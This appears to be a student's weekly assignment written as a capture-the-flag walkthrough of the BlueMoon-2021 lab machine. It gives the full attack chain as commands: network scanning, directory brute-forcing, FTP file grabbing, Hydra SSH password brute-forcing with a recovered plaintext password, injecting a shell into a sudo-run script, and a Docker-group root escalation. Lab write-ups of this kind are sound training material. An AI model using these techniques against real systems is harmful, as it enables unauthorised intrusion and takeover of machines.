Task for week 2


MUHAMMAD AIZAT MUQRIE BIN MOHD NOOR

52215225120

```
+- - - - - - - - - - - - - - - - - - - - - - - - - - - - - -+
|   Name: BlueMoon-2021     |          IP: DHCP           |
|   Date: 2021-April-07     |        Goal: Get Root!      |
| Author: Kirthik-[H4ck3r]  |  Difficulty: Easy           |
+- - - - - - - - - - - - - - - - - - - - - - - - - - - - - -+
+- - - - - - - - - - - - - - - - - - - - - - - - - - - - - -+
|                                                          |
|       --[[ Lets Play With 0's and 1's]]--                |
|                                                          |
+----------------------------------------------------------+
```

Step 1: Discover the Target IP Address


nmap -sn 192.168.0.28/24



Step 2: Port Scanning and Service Enumeration

IP address immediately gives itself away: 192.168.0.25. Because Nmap identified the MAC Address vendor as Oracle VirtualBox virtual NIC.


nmap -sC -sV -p- 192.168.0.25




```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.0.25
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 16:32 -0400
Nmap scan report for 192.168.0.25
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: BlueMoon:2021
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:F7:7C:19 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds

┌──(kali㉿kali)-[~]
└─$
```

Step 3: Web Enumeration (Directory Brute-Forcing)


gobuster dir -u http://192.168.0.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt





Step 4: Investigating the Hidden Directory & Decoding

http://192.168.0.25/hidden_text. Click that link to download the image file it provides (it will be a QR code). We need to decode this QR code to read the text hidden inside it. I'm using reputable online decoder like https://zxing.org/w/decode.jspx.



Step 5: Infiltrating the FTP Server

1. Connect to the FTP server from your Kali terminal using the target IP address


   ftp 192.168.0.25

2. Once you are successfully logged in (you will see an ftp> prompt), run:

   Ls

3. Grab them all using the multiple get (mget) command:

   mget *



Step 6: Inspecting the Loot & Brute-Forcing SSH

In the ftp> prompt, type bye and hit enter to return to your normal Kali terminal.


1. The contents of the files just downloaded to understand next move. Use the cat command:

   cat information.txt

   cat p_lists.txt

2. Back in Step 2, Nmap scan showed that Port 22 (SSH) was open. Now that i have a username (robin) and a password list (p_lists.txt), i can brute-force our way in using a tool called Hydra.

   hydra -l robin -P p_lists.txt ssh://192.168.0.25



Step 7: SSH Access and the First Flag

1. Connect via SSH using the terminal:

   ssh robin@192.168.0.25

   It will ask if you want to continue connecting, type yes. Then enter the password k4rv3ndh4nh4ck3r.

2. List the contents of Robin's home directory to find first flag


   ls

   cat user.txt # Or whatever the flag file is named!

Step 8: Hunting for Privilege Escalation (Horizontal)

Check if the user robin is allowed to run any commands as another user or as root without needing the root password. We do this using the sudo command with the list (-l) flag.

sudo -l



Step 9: Hijacking Jerry's Account

1. Grab first flag just to make it official:

   cat user1.txt

2. See what the script does. Read the contents of it:


   cat /home/robin/project/feedback.sh

3. Run the script as the user jerry. I'm do this by using the -u flag with sudo:

   sudo -u jerry /home/robin/project/feedback.sh

4. The script will run and prompt to enter your feedback. Instead of writing a nice review, I'm going to inject a command to spawn a shell. When it asks for input, type:

   /bin/bash



Step 10: Stabilize Shell

Right now, I'm in what we call a "dumb" shell. I don't have a proper prompt (like jerry@BlueMoon:~$), and some commands or arrow keys might not work well. I'm upgrade it to an interactive shell using Python, which is almost always installed on Linux servers.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Step 11: Group Enumeration

One of the first things to check is what groups your current user belongs to. Sometimes administrators accidentally leave users in highly privileged groups.

Run this command: id

It will see that Jerry is a member of the docker group.

Step 12: The Docker Privilege Escalation

1. First, see what docker images are already downloaded on the machine:


   docker images

2. Now, I'm going to run a classic privilege escalation technique (often found on GTFOBins). I will spin up an Alpine container, but i will tell Docker to take the victim machine's entire root file system (/) and mount it inside the container at /mnt. Then, I will drop into a shell inside that container.

   docker run -v /:/mnt --rm -it alpine chroot /mnt sh

3. Stabilize my shell, check my id, run the docker exploit, and then navigate to the root directory to grab the final flag.

   cd /root

   ls

   cat root.txt